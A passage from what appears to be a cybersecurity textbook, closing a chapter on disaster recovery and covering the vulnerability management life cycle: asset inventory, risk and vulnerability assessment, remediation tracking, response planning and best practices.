- Regular backup uploads: Since the organization aims to achieve a seamless transition from on-premise to cloud resources, it calls for backups to be made near real-time.
- Redundant connectivity to the cloud: On-premise disasters such as floods could impact cable connections, thus making it hard for organizations to access cloud resources. Therefore, an organization should always have a redundant connectivity setup that can supplement wired connections.
- Cold standby: Organizations that are on tight budgets or have business processes that can accommodate a few minutes or hours of downtime can consider the cold standby approach. This is where copies of vital systems and data are kept on the cloud but only activated when a disaster event occurs. The cloud backup might take some time to take up the execution of business functions but it is often a tradeoff with keeping the costs of cloud backups at a minimum.
- Warm standby: This applies to organizations that do not have tight budgets and want to avoid delays when shifting from on-premise systems to the cloud. Warm standby is where the backup systems are kept running at all times and take up key business processes instantaneously after the occurrence of a disaster.
- Multi-site standby: This applies to organizations that run critical systems that have to survive any disaster event. It involves creating redundant copies of the critical business systems and running them on multiple cloud platforms hosted across different geographic regions. This ensures the highest levels of availability of critical systems during disaster events.

## Hybrid

The benefit of a hybrid disaster recovery approach is that the organization benefits from the pros of both on-premise and cloud resources. The best practices for this approach are:

- Shifting quickly to cloud sites – when a disaster occurs, it is best to shift all business-critical operations to the cloud to ensure continuity and minimal interruption
- Acting fast to recover the on-premise systems – it could help to keep some expenses low if on-premise systems are recovered quickly and operations are shifted back from the cloud

With these best practices outlined, we end our discussion on the disaster recovery process.

# Summary

In this chapter, we have discussed ways in which organizations prepare to ensure business continuity during disasters. We have talked about the disaster recovery planning process. We have highlighted what needs to be done to identify the risks faced, prioritize the critical resources to be recovered, and determine the most appropriate recovery strategies. In this chapter, we have also discussed the live recovery of systems while they remain online. We have focused a lot on contingency planning, and discussed the entire contingency planning process, touching on how a reliable contingency plan needs to be developed, tested, and maintained. We also covered business continuity planning, which is focused on ensuring the business survives in the aftermath of a disaster.


Lastly, in this chapter, we have provided some best practices that can be used in the recovery process to achieve optimal results.

This chapter brings to a conclusion the discussion about the attack strategies used by cybercriminals and the vulnerability management and disaster recovery measures that targets can employ.

The next chapter will describe the importance of vulnerability management for mitigating vulnerability exploitation.

# Further reading

- Ransomware hobbles the city of Atlanta: `https://www.nytimes.com/2018/03/27/us/cyberattack-atlanta-ransomware.html`
- T Mobile rapidly restores service after fire: `https://www.t-mobile.com/news/cal-wildfire`
- Computer Security Resource Center: National Institute of Standards and Technology (NIST), Computer Security Division Special Publications: `https://csrc.nist.gov/publications/sp`
- Business Continuity Plan: `https://www.ready.gov/business/implementation/continuity`
- International Standards Organization (ISO) When things go seriously wrong: `https://www.iso.org/news/2012/06/Ref1602.html`
- Checklist of ISO 27001: Mandatory Documentation: `https://info.advisera.com/hubfs/27001Academy/27001Academy_FreeDownloads/Clause_by_clause_explanation_of_ISO_27001_EN.pdf`
- Cybersecurity and Leadership blog: `https://www.erdalozkaya.com/category/iso-20000-2700x`
- Incident Response in the Age of Cloud, Dr Erdal Ozkaya, Packt Publishing.




# References


- C. Bradbury, *DISASTER! Creating and testing an effective Recovery Plan*, Manager, pp. 14-16, 2008. Available: https://search.proquest.com/docview/224614625? accountid=45049
- B. Krousliss, *Disaster recovery planning*, *Catalog Age,* vol. 10, *(12),* pp. 98, 2007. Available: https://search.proquest.com/docview/200632307?accountid= 45049
- S. Drill, *Assume the Worst In IT Disaster Recovery Plan*, *National Underwriter.P & C,* vol. 109, *(8),* pp. 14-15, 2005. Available: https://search.proquest.com/docview/ 228593444?accountid=45049
- M. Newton, *LINUX TIPS*, *PC World,* pp. 150, 2005. Available: https://search.proquest.com/docview/231369196?accountid=45049
- Y. Mitome and K. D. Speer, "Embracing disaster with contingency planning," *Risk Management,* vol. 48, *(5),* pp. 18-20, 2008. Available: https://search.proquest.com/docview/227019730?accountid=45049
- J. Dow, "Planning for Backup and Recovery," *Computer Technology Review,* vol. 24, *(3),* pp. 20-21, 2004. Available: https://search.proquest.com/docview/ 220621943?accountid=45049
- E. Jordan, *IT contingency planning: management roles*, *Information Management & Computer Security,* vol. 7, *(5),* pp. 232-238, 1999. Available: https://search.proquest.com/docview/212366086?accountid=45049


# Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet



# 16

# Vulnerability Management

In the previous chapters, you learned about the recovery process and how important it is to have a good recovery strategy and the appropriate tools in place. Oftentimes, the exploitation of a vulnerability might lead to a disaster recovery scenario. Therefore, it is imperative to have a system in place that can prevent the vulnerabilities from being exploited in the first place. But how can you prevent a vulnerability from being exploited if you don't know whether your system is vulnerable? The answer is to have a vulnerability management process in place that can be used to identify vulnerabilities and help you mitigate them. This chapter focuses on the mechanisms that organizations and individuals need to put in place to make it hard to be hacked. It might be impossible for a system to be 100% safe and secure; however, there are some measures that can be employed to make it difficult for hackers to complete their missions.

This chapter will cover the following topics:

- Creating a vulnerability management strategy
- Elements of a vulnerability strategy
- Differences between vulnerability management and vulnerability assessment
- Best practices for vulnerability management
- Vulnerability management tools

We'll begin with strategy creation.

## Creating a vulnerability management strategy

To have a healthy security program and reduce organizational risk, it's important for organizations to effectively identify, assess, and remediate weaknesses. Vulnerability management aims to reduce organizational exposure, harden attack surface areas, and increase organizational resilience.

The optimal approach to creating an effective vulnerability management strategy is to use a vulnerability management life cycle. Just like the attack life cycle, the vulnerability management life cycle schedules all vulnerability mitigation processes in an orderly way.

This enables targets and victims of cybersecurity incidents to mitigate the damage that they have incurred or might incur. The right counteractions are scheduled to be performed at the right time to find and address vulnerabilities before attackers can abuse them.

The vulnerability management strategy is composed of six distinct phases. This section will discuss each of them and what they are meant to protect against. It will also discuss the challenges that are expected to be met at each of those stages.




*Figure 16.1: The six stages of a vulnerability management strategy*

We begin with the asset inventory stage.

## Asset inventory

The first stage in the vulnerability management strategy should be the making of an inventory. An asset inventory serves as a register of all the hosts in a network and also of the software contained in them. It should, at the very least, show the hardware and software assets owned by an organization and their relevant license details. As an optional addition, the inventory should also show the vulnerabilities present in any of these assets.

Many organizations lack an effective asset register and, therefore, have a hard time when securing their devices. An up-to-date asset inventory will come in handy when the organization has to respond to vulnerabilities with fixes to all its assets, as security administrators can use it to go through the devices an organization has and highlight the ones that need to be covered by security software.

An organization should start by giving one employee the responsibility of managing an asset inventory to ensure that all devices are recorded and that the inventory remains up to date. The asset inventory is also a great tool that network and system admins can use to quickly find and patch devices and systems.

Without the inventory, some devices could be left behind when new security software is being patched or installed. These are the devices and systems that attackers will target. There are hacking tools that can scan the network and find out which systems are unpatched, as we saw in *Chapter 6*, *Compromising the System*.

The lack of an asset inventory may also lead to the organization underspending or overspending on security. This is because it cannot correctly determine the devices and systems that it needs to purchase protection for. The challenges that are expected at this stage are many. IT departments in today's organizations are often faced with poor change management, rogue servers, and a lack of clear network boundaries. Organizations also lack effective tools for maintaining the inventory in a consistent manner.

Tools like the Comodo Dragon platform can be used for asset management as well, as per the screenshot below:





*Figure 16.2: You can use many different commercial tools to manage your assets*

## Information management

The second stage in the vulnerability management strategy is controlling how information flows into an organization. The most critical information flow is internet traffic coming from an organization's network. There has been an increase in the number of worms, viruses, and other malware threats that organizations need to guard against. There has also been an increase in traffic flow both inside and outside of local networks. The increased traffic flow threatens to bring more malware into an organization. Therefore, attention should be paid to this information flow to prevent threats from getting in or out of a network.

The goal should be the setting up of an effective way to get information about vulnerabilities and cybersecurity incidents to the relevant people within the shortest time possible. At the end of this stage, there should be an elaborate communication channel between incident responders and other users when there has been a breach of systems.

Other than the threat of malware, information management is also concerned with the organization's data. *Figure 16.3* below displays one of many tools that can help you to view network traffic:





*Figure 16.3: Monitoring internet traffic via Comodo Secure Internet Gateway*

Organizations store different types of data, and some of it must never get into the hands of the wrong people. Information, such as trade secrets and the personal information of customers, could cause irreparable damage if it is accessed by hackers. An organization may lose its reputation, and could also be fined huge sums of money for failing to protect user data. Competing organizations could get secret formulas, prototypes, and business secrets, allowing them to outshine the victim organization. Therefore, information management is vital in the vulnerability management strategy.

In order to achieve this, an organization could deploy a **computer security incident response team** (**CSIRT**) to handle any threats to its information storage and transmission. This team will not just respond to hacking incidents but will also inform management when there are intrusion attempts to access sensitive information and the best course of action to take.

Apart from this team, an organization could adopt the policy of least privilege when it comes to accessing information. This policy ensures that users are denied access to all information apart from that which is necessary for them to perform their duties. Reducing the number of people accessing sensitive information is a good measure toward reducing the avenues of attack.

Lastly, in the information management strategy, organizations could put in place mechanisms to detect and stop malicious people from gaining access to files. These mechanisms can be put in place in the network to ensure that malicious traffic is denied entry and suspicious activities such as snooping are reported. They could also be put in place on end user devices to prevent the illegal copying or reading of data.

There are a few challenges in this step of the vulnerability management strategy. To begin with, over the years, information has grown in breadth and depth, making it hard to handle and also control who can access it. Valuable information about potential hackings, such as alerts, has also exceeded the processing capabilities of most IT departments. It is not a surprise for legitimate alerts to be brushed off as false positives because of the number of similar alerts that the IT department receives daily.

There have been incidents where organizations have been exploited shortly after ignoring alerts from network monitoring tools. The IT department is not entirely to blame as there is a huge amount of new information that such tools are generating per hour, most of which turn out to be false positives. Traffic flowing in and out of organizational networks has also become complex. Malware is being transmitted in nonconventional ways. There is also a challenge when it comes to conveying information about new vulnerabilities to normal users who do not understand technical IT jargon. All these challenges together affect the response times and actions that an organization can take in the case of potential or verified hacking attempts.

## Risk assessment

This is the third step in the vulnerability management strategy. Before risks can be mitigated, the security team should do an in-depth analysis of the threats and vulnerabilities that it faces (*Figure 16.4*). In an ideal IT environment, the security team would be able to respond to all vulnerabilities since it would have sufficient resources and time. However, in reality, there are a great many limiting factors when it comes to the resources available to mitigate risks. That is why risk assessment is crucial. In this step, an organization has to prioritize some vulnerabilities over others and allocate resources to mitigate against them.





*Figure 16.4: Risks can be found by assessing threats and vulnerabilities*

ISO 27001, clause 4.2.1, and ISO 27005, clause 7.4, set up the main objectives of the selection process of the approach to, and the methodology for, risk assessment. In the figure below (*Figure 16.5*), ISO recommends selecting and defining an approach to risk assessment that is aligned with the management of the organization and with a methodology that fits the organization.




*Figure 16.5: ISO risk assessment methodology*

Risk assessment is comprised of six sub-stages:

1. Scope
2. Collecting data
3. Analysis of policy and procedures
4. Vulnerability analysis
5. Threat analysis
6. Analysis of acceptable risks





*Figure 16.6: The six stages of risk assessment*

We will cover each of these six sub-stages in the following subsections.

## Scope

Risk assessment starts with scope identification. An organization's security team only has a limited budget. It, therefore, has to identify the areas that it will cover and those that it will not. It determines what will be protected, its sensitivity, and to what level it needs to be protected.

The scope needs to be defined carefully since it will determine where internal and external vulnerability analyses will occur.

## Collecting data

After the scope has been defined, data needs to be collected about the existing policies and procedures that are in place to safeguard the organization from cyber threats. This can be done through interviews, questionnaires, and surveys administered to personnel, such as users and network administrators. All the networks, applications, and systems that are covered in the scope should have their relevant data collected. This data could include the following: service packs, OS versions, applications running, locations, access control permissions, intrusion-detection tests, firewall tests, network surveys, and port scans. This information will shed more light on the type of threats that the networks, systems, and applications are facing.

## Analysis of policies and procedures

Organizations set up policies and procedures to govern the usage of their resources. They ensure that they are put to rightful and safe use. It is, therefore, important to review and analyze the existing policies and procedures. There could be inadequacies in the policies. There could also be impracticalities in some policies. While analyzing the policies and procedures, one should also determine the level of compliance on the part of the users and administrators. Just because the policies and procedures are formulated and disseminated does not mean that they are complied with. The punishments set for noncompliance should also be analyzed. In the end, it will be known whether an organization has sufficient policies and procedures to address vulnerabilities.

## Vulnerability analysis

After the analysis of the policies and procedures, vulnerability analysis must be done in order to determine the exposure of the organization and to find out whether it has enough safeguards to protect itself. Vulnerability analysis is done using the tools that were discussed in *Chapter 5*, *Reconnaissance*. The tools used here are the same tools that hackers use to determine an organization's vulnerabilities so that they can decide which exploits to use. Commonly, organizations will call in penetration testers to conduct this process. The biggest setback in vulnerability analysis is the number of false positives that are identified that need to be filtered out. Therefore, various tools have to be used together in order to come up with a reliable list of the existing vulnerabilities in an organization.

The penetration testers need to simulate real attacks and find the systems and devices that suffer stress and get compromised in the process. At the end of this, the vulnerabilities identified are graded according to the risks that they pose to the organization.

Vulnerabilities that have less severity and exposure usually have low ratings. There are three classes in a vulnerability grading system. The minor class is for vulnerabilities that require lots of resources to exploit, yet have very little impact on the organization. The moderate class is for those vulnerabilities that have moderate potential for damage, exploitability, and exposure. The high-severity class is for vulnerabilities that require fewer resources to exploit but can do lots of damage to an organization if they are exploited.

## Threat analysis

Threats to an organization are actions, code, or software that could lead to the tampering, destruction, or interruption of data and services in an organization. Threat analysis is done to look at the risks that could happen in an organization. The threats identified must be analyzed in order to determine their effects on an organization. Threats are graded in a similar manner to vulnerabilities but are measured in terms of motivation and capability. For instance, an insider may have low motivation to maliciously attack an organization but could have lots of capabilities because of their inside knowledge of the workings of the organization. Therefore, the grading system may have some differences to the one used in the vulnerability analysis. In the end, the threats identified are quantified and graded.

Below, you will see an example from ISO 27001, which shows the relationship between assets, vulnerabilities, and threats:

Relation between asset, vulnerability and threat

Examples

| Asset | Vulnerability | Threat |
|---|---|---|
| 1. Hardware | Warehouse unsupervised | Theft of equipment |
| | Sensitivity to moisture | Corrosion |
| 2. Software | Lack of audit trail | Abuse of rights not detected |
| | Complicated user interface | Complicated user interface |
| 3. Network | Communication line unprotected | Wiretaps |
| | Transfer passwords in clear text | Hacker |
| 4. Personnel | Insufficient training | Error |
| | Lack of supervision | Theft of equipment, errors |
| 5. Site | Site in a flood area | Flooding |
| | Unstable power grid | Loss of power |
| 6. Organization structure | No approval process for access rights | Abuse of Privilege |
| | No document management processes | Data corruption |

*Figure 16.7: Relationship between assets, vulnerabilities, and threats*

## Analysis of acceptable risks

An analysis of the acceptable risks is the last thing done in risk assessment. Here, the existing policies, procedures, and security mechanisms are first assessed to determine whether they are adequate. If they are inadequate, it is assumed that there are vulnerabilities in the organization. Corrective actions are taken to ensure that they are updated and upgraded until they are sufficient. Therefore, the IT department will determine the recommended standards that the safeguards should meet. Whatever is not covered is categorized as an acceptable risk. These risks might, however, become more harmful with time; therefore, they have to be analyzed. It is only after it is determined that they will pose no threat that the risk assessment will end.

If they might pose a threat, safeguard standards are updated to address them.

| | PHE (Threat Likelihood) | | |
|---|---|---|---|
| Severity of HTI (Impact) | Low | Moderate | High |
| Significant (High) | 2 | 3 | 3 |
| Serious (Moderate) | 1 | 2 | 3 |
| Mild (Low) | 1 | 1 | 2 |

*Figure 16.8: Sample risk matrix*

The biggest challenge in this stage is the lack of availability of information. Some organizations do not document their policies, procedures, strategies, processes, and security assets. It might, therefore, be difficult to obtain the information needed in order to complete this stage. It might be easier for small- and medium-sized companies to keep documentation of everything, but it is a complex task for big companies. Big companies have multiple lines of business, departments, a lack of enough resources, a lack of disciplined documentation, and overlapping duties. The only solution to ready them for this process is by conducting regular housekeeping activities to ensure that everything important is documented and that staff clearly understand their duties.

This sub-stage marks the end of the risk assessment phase of the vulnerability management strategy.

## Vulnerability assessment

Vulnerability assessment closely follows risk assessment in the vulnerability management strategy. This is because the two phases are closely related. Vulnerability assessment involves the identification of vulnerable assets. This phase is conducted through a number of ethical hacking attempts and penetration tests. The servers, printers, workstations, firewalls, routers, and switches on the organizational network are all targeted by these attacks. The aim is to simulate a real hacking scenario with the same tools and techniques that a potential attacker might use. The majority of these tools were discussed in *Chapter 5*, *Reconnaissance*, and *Chapter 6*, *Compromising the System*. The goal of this step is not only to identify vulnerabilities but also to do so in a fast and accurate manner. The step should yield a comprehensive report of all the vulnerabilities that an organization is exposed to.

The challenges faced in this step are many. The first one to consider should concern what the organization should assess. If the asset inventory step was not completed well, an organization will not be able to identify which devices they should focus on. It will also become easy to forget to assess certain hosts, and yet they may be key targets for a potential attack. Another challenge has to do with the vulnerability scanners used. Some scanners provide false assessment reports and guide the organization down the wrong path. Of course, false positives will always exist, but some scanning tools exceed the acceptable percentage and keep on coming up with nonexistent vulnerabilities.

These may lead to the wasting of the organization's resources when it comes to mitigations. Disruptions are another set of challenges that are experienced at this stage. With all the ethical hacking and penetration-testing activities going on, the networks, servers, and workstations suffer. Networking equipment such as firewalls also gets sluggish, especially when denial of service attacks are being carried out.

Sometimes, strong attacks will actually bring down servers, disrupting the core functions of an organization. This can be addressed by conducting these tests when there are no users using them, or by coming up with replacements when core tools are being assessed. There is also the challenge of using the tools themselves. Tools such as Metasploit require you to have a solid understanding of Linux and be experienced with using command-line interfaces. The same is true for many other scanning tools. It is difficult to find scanning tools that offer a good interface and, at the same time, offer the flexibility of writing custom scripts. Lastly, sometimes scanning tools do not come with a decent reporting feature, and this forces the penetration testers to manually write these reports. Their reports may not be as thorough as those that would have been generated directly by the scanning tools.

There are a variety of different vulnerability assessments that can be done in an organization, including:

- External assessments: these identify vulnerabilities from the outside inward
- Internal assessments: these identify vulnerabilities within a network
- Social engineering: this is used to identify training gaps and vulnerabilities in human resources
- Wireless assessments: these are conducted to identify vulnerabilities within wireless networks
- Physical security assessments: these identify vulnerabilities related to people and facilities
- Application and database: this identifies software vulnerabilities

The scope of this book does not allow us to cover these in much detail, but knowing the different types of vulnerability assessments can help to build your scope in Red Teaming better.

## Reporting and remediation tracking

After the vulnerability assessment comes the reporting and remediation stage. This phase has two equally important tasks: reporting and remediation. The task of reporting helps the system admins to understand the organization's current state of security and the areas in which it is still insecure, and it points these out to the person responsible. All the risks and vulnerabilities identified must be reported back to the stakeholders of the organization. The reports should be comprehensive and touch on all hardware and software assets belonging to the organization. The reports should also be fine-tuned to meet the needs of various audiences. There are audiences that might not understand the technical side of vulnerabilities, and it is, therefore, only fair that they get a simplified version of the reports. Reporting also gives something tangible to the management so that they can associate it with the future direction of the organization. Reporting normally comes before remediation so that all the information compiled in the vulnerability management phase can seamlessly flow to this phase.

Remediation starts the actual process of ending the cycle of vulnerability management. The vulnerability assessment phase, as was discussed, comes to an end after analyzing the threats and vulnerabilities as well as outlining the acceptable risks.

Remediation complements this by coming up with solutions to the threats and vulnerabilities identified. After the risks and vulnerabilities that the organization faces have been identified, the appropriate people to remedy them should be stated. They should be assigned the responsibility for ensuring that all the risks and vulnerabilities are resolved in totality.

There should be an elaborate way of tracking the progress of the resolution of the identified threats. All the vulnerable hosts, servers, and networking equipment should be tracked down and the necessary steps should be established to remove the vulnerabilities and protect them from future exploits. This is the most important task in the vulnerability management strategy, and if it is well executed, the vulnerability management is deemed to be a success. Activities in this task include identifying missing patches and checking for available upgrades to all systems in an organization. Solutions are also identified for the bugs that were picked up by scanning tools. Multiple layers of security, such as antivirus programs and firewalls, are also identified at this stage. If this phase is unsuccessful, it makes the whole vulnerability management process pointless.

As expected, this phase sees a coming together of a great many challenges since it is the phase where all vulnerabilities have their solutions identified. The first challenge arises when reporting is partial and does not contain all the required information about the risks that the organization faces. A poorly written report may lead to poor remediation measures and, thus, leave the organization still exposed to threats. The lack of software documentation may also bring about challenges in this phase. The vendors or manufacturers of software often leave documentation that includes an explanation of how updating is to be done.

Without it, it may prove hard to update bespoke software. Poor communication between software vendors and the organization may also bring about challenges when the patching of a system needs to be done. Lastly, remediation can be compromised by a lack of cooperation from end users. Remediation may introduce downtimes to end users, something that they never want to experience.

## Response planning

Response planning can be thought of as the easiest, but nevertheless a very important, step in the vulnerability management strategy. It is easy because all the hard work will have been done in the previous five steps. It is important because, without its execution, the organization will still be exposed to threats.

In response planning, the organization should come up with a means of patching, updating, or upgrading the systems that were identified as possessing some risks or vulnerabilities. The hierarchy of severity identified in the risk and vulnerability assessment steps should be followed. This step should be implemented with the aid of the asset inventory so that the organization can confirm that all its assets, both hardware and software, have been attended to. However, by far the most important thing in this phase is the speed of execution. Large organizations face major hurdles when it comes to executing it because of the large number of devices that require patches and upgrades.

An incident happened when Microsoft announced the existence of the MS03-023 and released a patch for it. Smaller organizations that have short response plans were able to patch their operating systems with an update shortly after the announcement.

However, larger organizations (which either lacked or had long response plans for their computers) were heavily attacked by hackers. Hackers released the MS Blaster worm to attack the unpatched operating systems barely 26 days after Microsoft gave a working patch to its users. That should have been enough time for even big companies to patch their systems in totality. However, the lack of response plans or the use of long response plans caused some to fall victim to the worm. The worm caused network sluggishness or outages on the computers it infected.

Another famous incident that happened quite recently was that of the WannaCry ransomware. It is the largest ever ransomware attack in history caused by a vulnerability allegedly stolen from the NSA called EternalBlue. The attack started in May 2017, but Microsoft released a patch for the EternalBlue vulnerability in March. However, it did not release a patch for older versions of Windows, such as XP. From March until the day the first attack was recognized, there was enough time for companies to patch their systems. However, most companies had not done so by the time the attack started because of poor response planning. If the attack had not been stopped, even more computers would have fallen victim.

This shows just how important speed is when it comes to response planning. Patches are to be installed the moment that they are made available.

The challenges faced in this phase are many since it involves the actual engagement of end users and their machines. The first of these challenges is getting the appropriate communications out to the right people in time. When a patch is released, hackers are never slow in trying to find ways to compromise the organizations that do not install it. That is why a well-established communication chain is important.

Another challenge is accountability. The organization needs to know who to hold accountable for not installing patches. At times, users may be responsible for canceling installations. In other instances, it may be the IT team that did not initiate the patching process in time. There should always be an individual that can be held accountable for not installing patches.

The last challenge is the duplication of efforts. This normally occurs in large organizations where there are many IT security personnel. They may use the same response plan, but because of poor communication, they may end up duplicating each other's efforts while making very little progress.

## Elements of a vulnerability strategy

There are several elements that have to work in unison and that are integral to the success of your vulnerability management system. These elements include:

1. People: The team working on the security issues and the employees involved in the processes and plans should have extensive knowledge and expertise on matters dealing with vulnerabilities. In addition, they need to have great communication abilities that can help them coordinate with all other business people that may be affected by the security issues they may uncover, as well as the processes they will set up to address the identified issues.

2. Process: The process of conducting assessments can be done by anyone. However, for value addition, the process needs to have additional features such as a setup that will allow for follow-ups on the assessment data and that can make the data usable. The process also needs to be precise and reproducible to allow other people to repeat the process as well.
3. Technology: The technology being used by security experts plays a huge role in how effective the vulnerability management system will be. The technology should be simple enough to help in carrying out effective scans and to enable additional features such as creating asset databases and creating ticketing systems whenever an issue is raised with the system. This will enable easier recording of issues and make follow-ups more effective.




*Figure 16.9: People, process, and technology*

## Differences between vulnerability management and vulnerability assessment

The term vulnerability management can often be confused with vulnerability assessment. The discussion of vulnerability management is not possible without mentioning vulnerability assessment repeatedly. Vulnerability assessment is a subset of vulnerability management. However, there are clear differences between the two, and they will be highlighted in detail in this section:

- As already mentioned, vulnerability assessment is a subset of vulnerability management. In the pursuit of effective vulnerability management, vulnerability assessment helps organizations determine the weaknesses in the system before they can come up with a comprehensive vulnerability management plan to address the identified issues. Therefore, it starts with organizations assessing the system using experts such as external security consultants who are hired to specifically assess the system for vulnerabilities and the risks they present to the company.
- While vulnerability management is a many-faceted, continuous process, vulnerability assessment is a one-time project. The assessment has a fixed time period in which the security experts will scan the system to identify potential vulnerabilities. After a successful scan, the experts will be able to identify the weaknesses in the system. This marks the end of the vulnerability assessment phase of the exercise. Vulnerability management doesn't stop here though. All the subsequent activities after the assessment has been done comprise vulnerability management.
- Apart from the process of assessment that has just been highlighted, vulnerability management also includes other processes such as the identification of vulnerabilities, treatment of the identified vulnerabilities, and the reporting of these vulnerabilities to the relevant stakeholders such as the executive branch of the business and cybersecurity experts in the industry, such as vendors who may use that information to upgrade their security products. The entire process of vulnerability management is more important than just assessment, which only helps identify the issue without providing treatment processes for the identified issues.
- Vulnerability assessment does not provide cures for the weaknesses in the system. It can only help by recommending solutions for the weaknesses. However, vulnerability management goes a step further by ensuring that the solutions are implemented and the security problem solved. Assessment does not help improve the system. It only helps in alerting you of the dangers that you face from the system.

## Best practices for vulnerability management

Even with the best tools, execution is all that matters in vulnerability management. Therefore, all the actions that have been identified in the implementation section must be carried out flawlessly. There is a set of best practices for each step of the implementation of the vulnerability management strategy.

Starting with the asset inventory, the organization should establish a single point of authority. There should be one person that can be held responsible if the inventory is not up to date or has inconsistencies. Another best practice is to encourage the use of consistent abbreviations during data entry. It may become confusing to another person trying to go through the inventory if the abbreviations keep on changing.

The inventory should also be validated at least once a year. Lastly, it is advisable to treat changes in inventory management systems with the same degree of care as any other change in a management process.

In the information management stage, the biggest achievement that the organization can get is a fast and effective dissemination of information to the relevant audience. One of the best methods for doing this is allowing employees to make a conscious effort of subscribing to mailing lists. Another one is to allow the incident response team to post its own reports, statistics, and advice on a website for the organization's users. The organization should also hold periodic conferences to discuss new vulnerabilities, virus strains, malicious activities, and social engineering techniques with users. It is best if all the users are informed about the threats that they may face and how to deal with them effectively. This has more impact than mailing lists telling them to do technical things that they are not knowledgeable of. Lastly, the organization should come up with a standardized template of how all the security-related emails will look. It should be a consistent look that is different from the normal email format that users are used to.

The risk assessment step is one of the most manually demanding stages of the vulnerability management life cycle. This is because there are not many commercial tools that can be used here. One of the best practices is to document the ways to review new vulnerabilities as soon as they appear. This will save a lot of time when it comes to mitigating them since the appropriate countermeasures will already be known. Another best practice is to publish the risk ratings to the public or at least to the organizational users. That information may spread and ultimately reach a person that will find it more useful. It is also recommended that you ensure that asset inventories are both available and updated at this stage so that all hosts in a network can be combed through during risk analysis. The incident response team in every organization should also publish a matrix for each tool that the organization has deployed to secure itself. Lastly, the organization should ensure that it has a strict change management process that ensures that incoming staff are made aware of the security posture of the organization and the mechanisms in place to protect it.

The vulnerability assessment step is not so different from the risk assessment step; therefore, the two might borrow from each other's best practices (which we discussed previously). In addition to what has been discussed in risk assessment, it is good practice to seek permission before extensively testing the network. This is because we saw that this step might introduce serious disruptions to an organization and might do actual damage to the hosts. Therefore, a lot of planning ahead needs to happen. Another best practice is to create custom policies for specific environments—that is, the different operating systems of the organization's hosts. Lastly, the organization should identify the scanning tools that are best for its hosts. Some methods may be overkill where they do too much scanning and to an unnecessary depth. Other tools are too shallow and do not discover the vulnerabilities in a network.

There are a few tips that may be used in the reporting and remediation tracking stage. One of these is to ensure that there is a reliable tool for sending reports to asset owners concerning the vulnerabilities they had and whether they have been fixed completely. This reduces the number of unnecessary emails received from users whose machines were found to contain vulnerabilities. The IT staff should also meet with management and other stakeholders to find out the type of reports that they want to see. The level of technicality should also be agreed upon.

The incident response team should also agree with the management of the remediation time frames and the required resources, and make known the consequences of non-remediation. Lastly, remediation should be performed following the hierarchy of severity. Therefore, the vulnerabilities that pose the most risk should be sorted first.

